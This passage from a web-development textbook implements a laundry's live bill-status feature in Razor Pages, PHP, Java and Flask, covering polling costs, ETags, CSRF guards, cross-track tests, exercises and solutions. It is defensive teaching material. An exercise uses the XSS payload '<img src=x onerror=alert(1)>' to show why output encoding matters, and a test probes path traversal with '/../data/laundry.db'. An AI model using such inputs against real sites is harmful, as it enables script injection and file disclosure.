The build started the Razor Pages track with the clock frozen at 21:00:00 on 30 September 2026, checked B2952 in a headless Chromium, opened the counter in a second tab, pressed *Mark finished* and *Hand over*, and waited — without touching the first tab — for it to change. **Listing 9.45** is what `tests/browser_check.py` printed.

Listing 9.45 The real transcript of the end-to-end browser test on the Razor Pages track: responses 200, 304 and 200, and the customer's page changed 9.0 seconds after the counter's click.

```
customer sees: B2952 - In process
address bar  : http://127.0.0.1:8910/Status?bill=b2952
responses so far: [200, 304]
counter says : B2952 is now "Ready for pickup".
counter says : B2952: balance Rp 20.000 open. Record the payment first.
customer sees: Ready for pickup after 9.0 s, without reloading
announcement : Update: B2952 is now "Ready for pickup".
history      : 2026-09-30 20:09:56 Received | 2026-09-30 21:00:00 Ready for pickup
responses    : [200, 304, 200]
```

The delay depends on where in its ten-second cycle the click fell, anywhere from almost 0 to 10 seconds. The same test against the PHP, Java and Flask tracks printed the same lines with their own addresses.

9.10.9 Polling, and the alternatives

Asking again and again at a fixed interval is **polling**. With N pages open, each asking every T seconds, the server receives

$$R = \frac{3600\,N}{T} \tag{9.6}$$

requests per hour.

> **WORKED EXAMPLE.** 300 customers leave the page open with $T = 10$ s: $R = 3600 \times 300/10 = 108000$ requests per hour, $108000/3600 = 30$ per second, almost all of them bodiless 304s costing one small query each — easy for one modest server. With $T = 2$ s the load is five times larger, to learn of changes that happen a few times in a bill's life. The hidden-tab pause keeps N down to the pages people actually look at.

When changes must arrive faster or the audience is much larger, the server should **push** instead, as **Table 9.16** shows.

Table 9.16 From asking to being told. All four are available to every track of this chapter.

Technique	How it works	Cost and complexity	Typical use
Polling (this chapter)	The browser asks every T seconds; ETags make unchanged answers tiny	Simplest; delay up to T; load $\propto N/T$ (Equation (9.6))	Status pages, dashboards
Long polling	The server holds each request open until something changes	Near-instant; one open request per page	Chat on older infrastructure
Server-Sent Events (SSE)	One long-lived HTTP response in which the server writes events; `EventSource` in the browser	Near-instant, one way, plain HTTP	Feeds, notifications
WebSockets (SignalR in .NET)	A two-way connection upgraded from HTTP	Instant, both ways; the server keeps connections	Chat, collaboration, games; Blazor Server runs on SignalR

For the Laundry, polling every ten seconds is right: the change happens once or twice in a bill's life, ten seconds of delay harms nobody, and it works through every proxy and on every phone.

9.11 The Same Feature in PHP

The PHP track answers the same three addresses — `GET /api/status`, `GET /api/queue`, `POST /api/bills/{id}/advance` — with PHP 8 and PDO on a copy of `laundry.db`, and serves the same front-end files from `public/`. PHP's built-in server (Chapter 5) runs a **router script**, **Listing 9.46**, for every request; the script answers, or returns `false` to let the server send a file.

Listing 9.46 `php/router.php`. Requests outside `/api/` fall through to the static files; the API addresses are matched by method and path; a `Problem` becomes a JSON error with its status, any other exception a 500 whose details go only to the log.

```
<?php
// router.php - the front door for PHP's built-in server:
//     php -S 127.0.0.1:8920 -t public router.php
// Existing files in public/ (status.html, js/, css/, img/) are sent as they are; /api/...
is answered here.
declare(strict_types=1);

require __DIR__ . '/src/LaundryStatus.php';

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path === '/') {
    header('Location: /status.html');
    return true;
}
if (!str_starts_with($path, '/api/')) {
    return false;                                   // let the built-in server send the
file
}

function send_json(int $status, array $data): void
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
    echo json_encode($data, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
}

$dbPath = getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db';
$method = $_SERVER['REQUEST_METHOD'];

try {
    $laundry = new LaundryStatus(new PDO('sqlite:' . $dbPath));

    if ($method === 'GET' && $path === '/api/status') {
        [$etag, $data] = $laundry->lookUp($_GET['bill'] ?? null, $_GET['phone'] ?? null);
        header('ETag: ' . $etag);
        header('Cache-Control: no-cache');
        if (($_SERVER['HTTP_IF_NONE_MATCH'] ?? '') === $etag) {
            http_response_code(304);                // nothing new: no body at all
            return true;
        }
        send_json(200, $data);
    } elseif ($method === 'GET' && $path === '/api/queue') {
        send_json(200, $laundry->queue($_GET['outlet'] ?? null));
    } elseif ($method === 'POST' && preg_match('#^/api/bills/([A-Za-z0-9]+)/advance$#',
$path, $m)) {
        if (!str_starts_with($_SERVER['CONTENT_TYPE'] ?? '', 'application/json')) {
            throw new Problem(415, 'unsupported_media_type', 'Send the request as
application/json.');
        }
        send_json(200, $laundry->advance($m[1]));
```

Listing 9.46 (Continued) *php/router.php. Requests outside /api/ fall through to the static files; the API addresses are matched by method and path; a Problem becomes a JSON error with its status, any other exception a 500 whose details go only to the log.*

```
    } else {
        throw new Problem(404, 'not_found', 'No such address.');
    }
} catch (Problem $p) {
    send_json($p->status, $p->body());
} catch (Throwable $e) {
    error_log((string) $e);                        // the details go to the log, not the
visitor
    send_json(500, ['error' => ['code' => 'server_error', 'message' => 'Something went
wrong on our side.']]);
}
return true;
```

The status branch is `OnGetLive` again: look up, set `ETag` and `Cache-Control`, compare with `$_SERVER['HTTP_IF_NONE_MATCH']`, answer 304 or the JSON. The advance branch adds a check the Razor track does not need: the request must be `application/json`, or it is refused with **415 Unsupported Media Type**. That is this track's CSRF defense: another site can make a browser post a *form*, but forms are sent as `application/x-www-form-urlencoded`, `multipart/form-data` or `text/plain`; sending `application/json` across sites requires a preflight permission that the server never grants. **Listing 9.47** is the look-up.

Listing 9.47 `lookUp` in `php/src/LaundryStatus.php`: the phone is reduced to digits, bill and phone are checked together in one prepared statement, and one 404 answers both an unknown bill and a wrong phone.

```
    /** @return array{0: string, 1: array} the ETag and the customer's view of one bill */
    public function lookUp(?string $billId, ?string $phone): array
    {
        $billId = strtoupper(trim($billId ?? ''));
        $digits = preg_replace('/\D/', '', $phone ?? '');
        if ($billId === '' || $digits === '') {
            throw new Problem(400, 'bad_request', 'Give the bill number and the phone
number.');
        }
        $st = $this->db->prepare(
            "SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
              WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?");
        $st->execute([$billId, $digits]);
        if ($st->fetch() === false) {        // unknown bill or wrong phone: the same
answer
            throw new Problem(404, 'not_found', 'No bill found for this number and
phone.');
        }
        $row = $this->bill($billId);
        $st = $this->db->prepare(
            'SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY
changed_at, id');
        $st->execute([$billId]);
        $history = array_map(fn($h) => ['status' => $h['status'],
            'text' => self::EVENT_WORDS[$h['status']], 'at' => $h['changed_at']], $st-
>fetchAll());
        return [self::version($row), [
            'bill_id' => $row['id'],
            'status' => $row['status'],
            'status_text' => self::billWords($row['status'], $row['finished']),
            'arrived' => $row['arrived'],
            'finished' => $row['finished'],
            'departed' => $row['departed'],
            'promised' => self::promised($row['arrived'], $row['Service_id']),
            'service' => $row['service'],
            'unit' => (int) $row['unit'],
            'quantity' => self::quantity((int) $row['unit'], $row['service']),
            'payment' => (int) $row['payment'],
            'balance' => (int) ($row['payment'] - $row['paid']),
            'outlet' => ['name' => $row['outlet_name'], 'phone' => $row['outlet_phone']],
            'history' => $history,
        ]];
    }
```

One answer for both cases matters: if “no such bill” and “wrong phone” differed, anyone could discover which bill numbers exist. Because PHP keeps nothing between requests, the demo clock counts from `LAUNDRY_STARTED`, which `run.sh` (or `run.ps1`) sets. Start the track with `cd php` and `./run.sh` (Windows: `.\run.ps1`), and open `http://127.0.0.1:8920/status.html`.

9.12 The Same Feature in Java

The Java track uses the JDK’s `com.sun.net.httpserver.HttpServer`, as Chapter 7 did, with JDBC and the SQLite driver in `lib/`; no build tool or container is needed. **Listing 9.48** answers the three API addresses.

Listing 9.48 `api` in `java/src/laundry/LiveStatusServer.java`. One connection per request, closed by try-with-resources; the ETag and 304 by hand, with `sendResponseHeaders(304, -1)`, where `-1` means “no body”.

```
    static void api(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        String method = ex.getRequestMethod();
        Map<String, String> query = query(ex.getRequestURI().getRawQuery());
        try (Connection db = DriverManager.getConnection(dbUrl)) {
            LaundryStatus laundry = new LaundryStatus(db);
            Matcher m = ADVANCE.matcher(path);
            if (method.equals("GET") && path.equals("/api/status")) {
                Object[] answer = laundry.lookUp(query.get("bill"), query.get("phone"));
                String etag = (String) answer[0];
                ex.getResponseHeaders().set("ETag", etag);
                ex.getResponseHeaders().set("Cache-Control", "no-cache");
                if (etag.equals(ex.getRequestHeaders().getFirst("If-None-Match"))) {
                    ex.sendResponseHeaders(304, -1);                // nothing new: no
body at all
                    ex.close();
                    return;
                }
                send(ex, 200, Json.write(answer[1]));
            } else if (method.equals("GET") && path.equals("/api/queue")) {
                send(ex, 200, Json.write(laundry.queue(query.get("outlet"))));
            } else if (method.equals("POST") && m.matches()) {
                String type = ex.getRequestHeaders().getFirst("Content-Type");
                if (type == null || !type.startsWith("application/json")) {
                    throw new LaundryStatus.Problem(415, "unsupported_media_type",
                            "Send the request as application/json.");
                }
                send(ex, 200, Json.write(laundry.advance(m.group(1))));
            } else {
                throw new LaundryStatus.Problem(404, "not_found", "No such address.");
            }
        } catch (LaundryStatus.Problem p) {
            send(ex, p.status, Json.write(p.body()));
        } catch (Exception e) {
            e.printStackTrace();                                    // details to the log
only
            send(ex, 500, "{\"error\":{\"code\":\"server_error\",\"message\":\"Something
went wrong on our side.\"}}");
        }
    }
```

The five steps and the refusals are the same. The JDK has no JSON library, so a sixty-line `Json.java` writes maps, lists, strings and numbers and escapes what JSON requires; a real project would use Jackson. `LaundryStatus.java` builds every JSON object as a `LinkedHashMap`, so fields come out in the order of **Table 9.2**. The static handler refuses any path leading outside `static/`; the build's test asked for `/../data/laundry.db` and received 404. Start with `cd java` and `./run.sh` (Windows: `run.bat` or `.\run.ps1`), and open `http://127.0.0.1:8930/status.html`.

9.13 The Same Feature in Python

Flask does most of the work, so **Listing 9.49** is the whole web part.

Listing 9.49 `python/app.py`: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every `Problem` into a JSON error.

```python
"""app.py - the live bill status in Flask (Chapter 9, Python track).

Run:  python app.py        then open http://127.0.0.1:8940/status.html
The static folder holds the very same status.html, counter.html and JavaScript as the
PHP and Java tracks; this file only has to answer the three JSON addresses.
"""
import os
from pathlib import Path

from flask import Flask, g, jsonify, request

import laundry_status as ls

HERE = Path(__file__).resolve().parent
DB_PATH = os.environ.get("LAUNDRY_DB", str(HERE.parent / "data" / "laundry.db"))

app = Flask(__name__, static_folder="static", static_url_path="")
app.json.ensure_ascii = False          # "Rp", "&" and accents travel as themselves
app.json.sort_keys = False             # keep the field order of api.md


def db():
    if "db" not in g:
        g.db = ls.connect(DB_PATH)
    return g.db


@app.teardown_appcontext
def close_db(_error):
    con = g.pop("db", None)
    if con is not None:
        con.close()


@app.errorhandler(ls.Problem)
def problem(p):
    return jsonify(p.body()), p.status


@app.get("/")
def home():
    return app.send_static_file("status.html")
```

Listing 9.49 (Continued) *python/app.py: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every Problem into a JSON error.*

```
@app.get("/api/status")
def status():
    etag, data = ls.look_up(db(), request.args.get("bill"), request.args.get("phone"))
    if request.headers.get("If-None-Match") == etag:
        return "", 304, {"ETag": etag}                  # nothing new: no body at all
    response = jsonify(data)
    response.headers["ETag"] = etag
    response.headers["Cache-Control"] = "no-cache"
    return response


@app.get("/api/queue")
def queue():
    return jsonify(ls.queue(db(), request.args.get("outlet")))


@app.post("/api/bills/<bill_id>/advance")
def advance(bill_id):
    if not request.is_json:             # a plain HTML form cannot send JSON: a simple CSRF
guard
        raise ls.Problem(415, "unsupported_media_type", "Send the request as
application/json.")
    return jsonify(ls.advance(db(), bill_id))


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", 8940)))
```

`ensure_ascii = False` keeps `&` and accented letters as themselves; `sort_keys = False` keeps the contract's order; the connection lives in `g` for one request; `request.is_json` is the same CSRF guard as in PHP and Java. The rules are in `laundry_status.py`, which imports nothing from Flask and can be tested without a server; **Listing 9.50** is its look-up.

Listing 9.50 `look_up` in `python/laundry_status.py`. The dictionary is the JSON of **Table 9.2**, field for field; `version(row)` computes the ETag of Equation (9.5).

```
def look_up(con, bill_id, phone):
    """The customer's view of one bill, or Problem 404. Bill number AND phone must
match."""
    bill_id = (bill_id or "").strip().upper()
    digits = re.sub(r"\D", "", phone or "")
    if not bill_id or not digits:
        raise Problem(400, "bad_request", "Give the bill number and the phone number.")
    owner = con.execute(
        """SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
            WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?""",
        (bill_id, digits)).fetchone()
    if owner is None:        # unknown bill or wrong phone: the same answer, on purpose
        raise Problem(404, "not_found", "No bill found for this number and phone.")
    row = _bill(con, bill_id)
    history = con.execute(
        "SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY changed_at,
id",
        (bill_id,)).fetchall()
    return version(row), {
        "bill_id": row["id"],
        "status": row["status"],
        "status_text": bill_words(row["status"], row["finished"]),
        "arrived": row["arrived"],
        "finished": row["finished"],
        "departed": row["departed"],
        "promised": promised(row["arrived"], row["Service_id"]),
        "service": row["service"],
        "unit": row["unit"],
        "quantity": quantity(row["unit"], row["service"]),
        "payment": int(row["payment"]),
        "balance": int(row["payment"] - row["paid"]),
        "outlet": {"name": row["outlet_name"], "phone": row["outlet_phone"]},
        "history": [{"status": h["status"], "text": EVENT_WORDS[h["status"]], "at":
h["changed_at"]}
                    for h in history],
    }
```

Install Flask once (`python -m pip install Flask`), start with `cd python` and `python app.py` (macOS/Linux: `python3`), and open `http://127.0.0.1:8940/status.html`.

9.14 One Contract, Four Servers

The chapter's claim is that the browser does not care which server answers, as long as the contract of **Table 9.2** is kept. `tests/check_tracks.py` tests it: it starts each server in turn on fresh data with the clock frozen, asks each the same questions — right phone, wrong phone, unknown bill, empty input, the same ETag again, a path outside the static folder, a post without JSON or without the token, the queue, *Mark finished*, *Hand over* with money owed and without, the status afterwards — stops it, and compares the four first answers after parsing. **Listing 9.51** is the end of its output; all 96 checks are in `VERIFIED.md`.

Listing 9.51 The end of the real output of `tests/check_tracks.py` (earlier sections and fourteen lines of the ASP.NET section left out where marked). The last block compares the parsed JSON of all four tracks: identical.

```
== aspnet: ASP.NET Core Razor Pages (port 8910) ==
  ok    price list lists 12 services
  ok    status 200 for B2952 + right phone   (200)
  ok    ETag is "B2952-1-1"   ("B2952-1-1")
  …
  ok    page handler and minimal API give the same JSON
  ok    POST /Status without a token -> 400 (antiforgery)   (400)
  ok    POST /Status with the token: the server draws the answer (no JavaScript needed)
  ok    counter page carries an antiforgery token
  ok    POST without the token -> 400   (400)
  ok    queue of O03 has 10 open bills   (10)
  ok    advance B2952 -> finished
({"bill_id":"B2952","status":"finished","status_text":"Ready for pickup","arrived)
  ok    advance again -> 409, Rp 20.000 open
({"error":{"code":"conflict","message":"B2952: balance Rp 20.000 open. Record the payment
f)
  ok    B2403 (paid) -> departed
  ok    B2403 again -> 409 already collected
  ok    old ETag now -> 200, new ETag "B2952-2-1"
  ok    status_text Ready for pickup, 2 history rows
  ok    finished time is the shop clock   (2026-09-30 21:00:00)

== one contract, four servers ==
  ok    python answered exactly the same JSON as python
  ok    php answered exactly the same JSON as python
  ok    java answered exactly the same JSON as python
  ok    aspnet answered exactly the same JSON as python

ALL CHECKS PASSED
```

Table 9.17 sets the four implementations side by side.

Table 9.17 The live bill status in four languages. The vocabulary differs; the jobs — route, look up, version, compare, answer — are the same in every column.

Job	Razor Pages (C#)	PHP 8	Java (JDK HttpServer)	Python (Flask)
Start, port	`dotnet run`, 8910	`php -S … router.php`, 8920	`java … LiveStatusServer`, 8930	`python app.py`, 8940
Status address	`/Status?handler=Live`, `/api/status`	`/api/status`	`/api/status`	`/api/status`
Route to code	file under `Pages/` + handler; `MapGet`	`router.php`	`createContext`	`@app.get`, `@app.post`
JSON out	`JsonResult`, `Results.Json`	`json_encode`	hand-written `Json.write`	`jsonify`
Data	CSV in memory (SQLite with one package)	PDO + SQLite	JDBC + SQLite	`sqlite3`
CSRF defense	antiforgery token, automatic	JSON required (415)	JSON required (415)	JSON required (415)
Front end	`Status.cshtml` + `live-status.js`	`status.html` + `live-status.js`	the same	the same

The test also confirmed that `live-status.js`, `counter.js` and `site.css` have the same SHA-256 digest in all five places they are stored.

> **THE KEY INSIGHT.** Once the browser asks for *data* instead of pages, front end and back end are joined only by a contract: a few addresses, a few status codes and the shape of the JSON. Either side can be rewritten, in any language, without the other noticing. That is the real legacy of Ajax, and why the Laundry's API document matters more than any one implementation of it.

9.15 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL with a local Qwen2.5 model; no part of it is .NET, yet the ideas of this chapter are at work in it, because they are ideas about the browser and HTTP rather than about one framework.

A page that asks for data, not pages. The user's dashboard — notifications, followed channels, rank, recent activity — is drawn from **one** JSON call, `GET /api/me/dashboard`, and every item links to its own section: the middle column of **Table 9.3**.

Push where polling would be wrong. The real-time community feed must show every new post to many readers within a moment, all day; polling by Equation (9.6) would be slow and costly, so it uses **Server-Sent Events**, the third row of **Table 9.16**. The "N new" counters on followed channels are quieter cousins of the Laundry's status badge.

Optimistic updates. When a user posts, the composer clears and the post appears at once, before the server answers; if sending fails, the text is restored. It is the counter's disabled button taken one step further: assume success, repair on failure.

Escaping without exception, and personal data as law. Text written by one user is shown to others as text — the rule of `textContent` and Razor's `@` — and links in posts are screened. A status check that reveals no name and gives one answer for "no such bill" and "wrong phone" is the Laundry's small version of the data-minimization duties Profitina meets under UU PDP No. 27/2022 [6].

The runnable case study is always **Profitina Laundry**, never the real product. What carries across is the shape: a contract of addresses and JSON, a version label that makes "nothing new" cheap, text never interpreted as markup, and a choice between asking and being told.

9.16 Common Mistakes, and How to Avoid Them

Installing the runtime instead of the SDK. `dotnet new` does not exist. Install the SDK (**Table 9.8**) and check with `dotnet --list-sdks`.

Mixing up the .NET Framework and .NET. Web Forms examples will not run on .NET 10, and ASP.NET Core does not run on the .NET Framework. Check what an example targets.

Forgetting `@page`, or misnaming a handler. A `.cshtml` file without `@page` answers 404; `OnPostSave` runs only for `POST …?handler=Save`.

`@Html.Raw` or `innerHTML` with data you did not write. Both switch encoding off; one bad value becomes a script in someone else's browser. Use `@` and `textContent`.

Posting from a script without the antiforgery token. Razor Pages answers 400. Put `@Html.AntiForgeryToken()` in the page and send the `RequestVerificationToken` header (**Listing 9.44**).

Parsing numbers with the machine's culture. On an Indonesian computer `decimal.Parse("2.1")` is 21. Fix the culture (**Listing 9.37**) or use `CultureInfo.InvariantCulture`.

Forgetting `event.preventDefault()`. The form submits normally, the page reloads, and the Ajax code seems to do nothing.

Polling too often, or forever. Each open page costs $3600/T$ requests an hour (Equation (9.6)). Stop on errors and when done, pause hidden tabs, back off after failures.

An ETag that does not change when the data does. Clients keep a stale answer forever. Derive it from everything the answer contains (Equation (9.5)) and test that it changes (**Listing 9.51**).

Letting the browser cache hide the 304. With the default cache mode `fetch` may turn a 304 into a 200 with the stored body. Use `cache: "no-store"` when the script manages versions.

Different answers for "no such record" and "wrong secret", or personal data in the address bar. The first reveals which bill numbers exist; the second leaks into history and logs.

Showing the Development error page in production. Never run a public server with `ASPNETCORE_ENVIRONMENT=Development`.

9.17 Chapter Summary

A rich internet application behaves like a desktop program in the browser (**Figure 9.1**). The plugins that once made that possible are all gone (**Table 9.1**, **Figure 9.5**); HTML5 and its neighbors remain (**Figure 9.6**).

Ajax asks for data in the background and changes part of the page (**Figure 9.7**, **Figure 9.8**), with logic mostly on the server or mostly in the browser (**Figure 9.9**, **Figure 9.11**). `XMLHttpRequest` (**Listing 9.4**) became `fetch()` (**Listing 9.6**), XML became JSON (**Table 9.2**), and server-rendered pages with Ajax are the sensible default (**Figure 9.16**, **Table 9.3**).

.NET is a runtime, a class library and languages (**Figure 9.17**). ASP.NET went from Web Forms through MVC to ASP.NET Core and one .NET (**Figure 9.19**, **Figure 9.20**); **.NET 10** is the LTS until November 2028 (**Table 9.6**).

Razor Pages: `dotnet new webapp` and `dotnet run` (**Listing 9.9**, **Listing 9.10**); `Program.cs` registers services and builds the middleware pipeline (**Listing 9.12**, **Figure 9.26**); a page is `@page` markup plus a page model with handlers (**Table 9.9**, **Table 9.11**). Razor encodes everything it prints (**Table 9.10**); binding, validation and tag helpers make forms, with the antiforgery token added and checked automatically (**Listing 9.22**).

Web Forms built pages from server controls with postbacks and view state (**Figure 9.23**); each idea has a modern form (**Table 9.15**).

The live bill status applies the shop's rules (Equation (9.3), Equation (9.4)), labels answers with ETags (Equation (9.5)), serves HTML to people and JSON to scripts from one page model (**Listing 9.38**), and polls politely (**Listing 9.41**, **Figure 9.27**) at a cost of Equation (9.6). **Four servers kept one contract** (**Listing 9.51**, **Table 9.17**).

The Razor Pages documentation [18], the Razor reference [14] and Lock's book [19] are the companions for ASP.NET Core; Garrett's essay [3], the Fetch [4] and HTML [2] standards, RFC 9110 [16] and RFC 8259 [5] for the web side; Microsoft's page life cycle overview [20] for Web Forms; and the Flask [21], PHP [22] and JDK HTTP server [23] documentation for the other tracks.

9.18 Exercises

9.1 Bill B2950 was received at the Wiyung outlet at 2026-09-30 16:26:26 for service S0001, 6 kg, and nothing has been paid. Compute by hand, using Equation (9.2), Equation (9.3), Equation (9.4) and Equation (9.5), its payment, promised time, balance and ETag. Then check with any running track (the phone on the bill is `0817-0000-8341`).

9.2 Using Equation (9.1) and Equation (9.2), price these on the quotation page and say which is refused: (a) 3.4 kg of ironing only (S0003, Rp 6.000 per kg); (b) 2 pairs of shoes (S0011, Rp 45.000 per pair); (c) 1.5 blankets (S0009).

9.3 Predict what Razor sends to the browser for each line, then check by adding them to `Razor.cshtml`: `@kilos * pricePerKg`, `@("<i>fast</i>")`, `owner@profitina-laundry.example`, `@@@kilos`.

9.4 A customer's page has drawn B2952 with ETag `"B2952-1-1"`. The cashier records a second payment of Rp 20.000 (so there are now two payments). What does the next check receive, and what does the page change? What would go wrong if the ETag were computed from the status events alone?

9.5 1,200 customers keep the status page open with $T = 15$ seconds. How many requests per hour and per second does the server receive by Equation (9.6)? How large must T be to keep the load at 20 requests per second?

9.6 At what shop time does bill B2941 (received 2026-09-29 17:45:13, service S0001) become late on the counter page? Start the Flask track with `LAUNDRY_NOW` set one minute before and one minute after, and check the `overdue` field in `/api/queue?outlet=O03`.

9.7 Rewrite this Web Forms fragment as a Razor Pages input class and markup: a text box `txtRack` with a `RequiredFieldValidator` and a `RegularExpressionValidator` whose `ValidationExpression` is `^[A-C](0[1-9]|1[0-9]|20)$` and whose message is "Racks are A01 to C20."

9.8 In `counter.js`, the service cell is written with `textContent`. Suppose a malicious employee renamed a service to `<img src=x onerror=alert(1)>`. What would the counter show with `textContent`, and what would happen if the line used `innerHTML`?

9.9 Send `POST /Counter?handler=Advance&id=B2952` to the Razor Pages track with `curl` and no token; then send `POST /api/bills/B2952/advance` to the PHP track as a form (`curl -d x=1`). What does each answer, and which attack does each refusal prevent?

9.10 Open the Razor Pages status page with JavaScript switched off in the browser (in Chrome: Settings → Privacy and security → Site settings → JavaScript) and check B2952. What happens, and which handler answered? Do the same with the PHP track's `status.html`. Explain the difference and say what the PHP track would need to behave like the Razor one.

9.11 The Laundry API allows at most 10 status checks per minute from one IP address. With $T = 10$ seconds, how many checks does one open page make per minute, and how many pages may one IP address (for example, a family sharing a home router) keep open? Which answer should the server give when the limit is exceeded, and what does `live-status.js` do with it?

9.12 Change the words for `finished` in one track only (for example, `"Ready to collect"` in `laundry_status.py`) and run `tests/check_tracks.py`. Which checks fail, and what does that tell you about where the words of the contract should live?

9.19 Solutions to the Exercises

9.1 Payment $= 6 \times 8000 = 48000$, Rp 48.000. $h(\text{S0001}) = 48$, so promised = 2026-09-30 16:26:26 + 48 h = **2026-10-02 16:26:26**. No payments: balance $= 48000 - 0 = 48000$. One status event (received) and no payments: ETag = `"B2950-1-0"`. The Flask track answered exactly these values, with `status_text` "In process" and `quantity` "6 kg".

9.2 (a) $u = \lceil 3.4 \rceil = 4$, $P = 4 \times 6000 = 24000$: Rp 24.000 for "4 kg". (b) $u = \lceil 2 \rceil = 2$, $P = 2 \times 45000 = 90000$: Rp 90.000 for "2 pairs". (c) Refused: blankets are sold per item and 1.5 is not a whole number, so `OnPost` adds "A whole number of items, for example 2." and redraws the form.

9.3 `@kilos * pricePerKg` prints `5 * pricePerKg`: the implicit expression ends at the space, and everything after it, including the word `pricePerKg`, is plain text. `@("<i>fast</i>")` prints `<i>fast</i>`, so the browser shows the tags as characters. The e-mail address is copied unchanged. `@@@kilos` prints `@5`: `@@` is a literal `@`, then `@kilos` is the variable. (This book's build compiled a page with exactly these four lines and received exactly these four results.)

9.4 The payment adds a `Payment` row, so k_b becomes 2 and the ETag becomes `"B2952-1-2"`. The next check sends `If-None-Match: "B2952-1-1"`, which no longer matches, so it receives 200 with the new JSON: the balance line changes from "Rp 20.000 still to pay" to "Paid in full" (the status text is unchanged, so there is no announcement). If the ETag counted status events only, it would still be `"B2952-1-1"`, the server would answer 304, and the page would show the old balance until the next status change — a stale answer that no amount of waiting would correct.

9.5 $R = 3600 \times 1200/15 = 288000$ requests per hour, $288000/3600 = 80$ per second. For 20 per second, $3600 \times 1200/T \leq 20 \times 3600$, so $T \geq 1200/20 = 60$ seconds.

9.6 Promised = 2026-09-29 17:45:13 + 48 h = 2026-10-01 17:45:13. The counter marks a queued bill late when the shop time is later than that. With `LAUNDRY_NOW="2026-10-01 17:44:13"` the Flask track answers `"overdue":false` for B2941; with `"2026-10-01 17:46:13"` it answers `"overdue":true`, and the counter page shows the time in red with "(late)". (Comparing the texts works because `YYYY-MM-DD HH:MM:SS` sorts in time order.)

9.7 In the input class: a property `public string Rack { get; set; } = "";` with `[Required(ErrorMessage = "Enter a rack.")]` and `[RegularExpression("^[A-C](0[1-9]|1[0-9]|20)$", ErrorMessage = "Racks are A01 to C20.")]`. In the markup: `<label asp-for="Input.Rack"></label> <input asp-for="Input.Rack"> <span asp-validation-for="Input.Rack"></span>`. The handler checks `ModelState.IsValid` as in **Listing 9.20**; the two validators disappear from the markup and become two attributes.

9.8 With `textContent`, the cell shows the characters `<img src=x onerror=alert(1)> · 5 kg` and nothing runs. With `innerHTML`, the browser would create an `img` element, fail to load `x`, and run `alert(1)` — and a real attacker would run something worse, in the browser of every cashier who opened the counter. Encoding on output (Razor's `@`, `textContent`) is the defense; trusting the data because "only employees can edit it" is not.

9.9 The Razor Pages track answers `400 Bad Request`: the antiforgery check failed. It prevents cross-site request forgery — a page on another site cannot read the token from the Laundry's page, so it cannot make a cashier's browser move bills. The PHP track answers `415` with `{"error":{"code":"unsupported_media_type",…}}`: a form post is not JSON. It prevents the same attack by a different route, since another site can make a browser send a form but cannot send `application/json` across sites without a preflight that the server does not approve.

9.10 In the Razor Pages track the form posts the ordinary way to `/Status`; `OnPost` looks the bill up and the markup draws the card on the server. The page works, it just does not update itself — progressive enhancement. In the PHP track, `status.html` is a static file whose form has no `action` and no server-side handler: without the script, submitting reloads `status.html` with the values in the address and shows nothing. To behave like the Razor track, the PHP track would need a PHP page (say `status.php`) that receives the form, calls `lookUp` and prints the card with `htmlspecialchars`, with the form's `action` pointing at it; `live-status.js` would then take over when it can.

9.11 One page makes $60/10 = 6$ checks per minute, so $\lfloor 10/6 \rfloor = 1$ page per IP address stays within the limit; a second open page would exceed it. The server should answer `429 Too Many Requests` with the usual JSON error. `live-status.js` treats every non-`ok` answer as final: it hides the card, shows the message and stops polling. A better design for this case would respect a `Retry-After` header and try again later, or the limit should be raised for conditional requests that end in 304, which cost the server little.

9.12 The build tried exactly this. One check failed, in the Python section: "status_text Ready for pickup, 2 history rows", because after *Mark finished* the Flask track said "Ready to collect". Every other check passed — including the last comparison of the four tracks, because it compares only the *first* answer, in which B2952 is still "In process". Two lessons follow. The words a customer reads are part of the contract, so they belong in the API document and must be tested in every implementation. And a comparison test is only as good as the states it compares: `check_tracks.py` should also compare the four answers *after* the advance, which would have caught the change a second time.

References

[1] YouTube Engineering and Developers Blog, "YouTube now defaults to HTML5 ," Jan. 27, 2015. [Online]. Available: https://youtube-eng.googleblog.com/2015/01/youtube-now-defaults-to-html5_27.html

[2] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/

[3] J. J. Garrett, "Ajax: A New Approach to Web Applications," Adaptive Path, Feb. 18, 2005.

[4] WHATWG, *Fetch Living Standard*. [Online]. Available: https://fetch.spec.whatwg.org/

[5] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017.

[6] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[7] Stack Overflow, "2025 Developer Survey: Technology — Web frameworks and technologies," Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[8] Microsoft, "Visual Studio for Mac retired August 31, 2024," *Microsoft Lifecycle*. [Online]. Available: https://learn.microsoft.com/lifecycle/announcements/visual-studio-mac-end-of-servicing

[9] Microsoft, *.NET and .NET Core Support Policy*. [Online]. Available: https://dotnet.microsoft.com/platform/support/policy/dotnet-core

[10] Microsoft, *Download .NET* (versions, support phases and latest releases), accessed Sep. 24, 2026. [Online]. Available: https://dotnet.microsoft.com/download/dotnet

[11] Microsoft .NET Blog, "What's new for .NET in Ubuntu 26.04," Apr. 23, 2026. [Online]. Available: https://devblogs.microsoft.com/dotnet/whats-new-for-dotnet-in-ubuntu-2604/

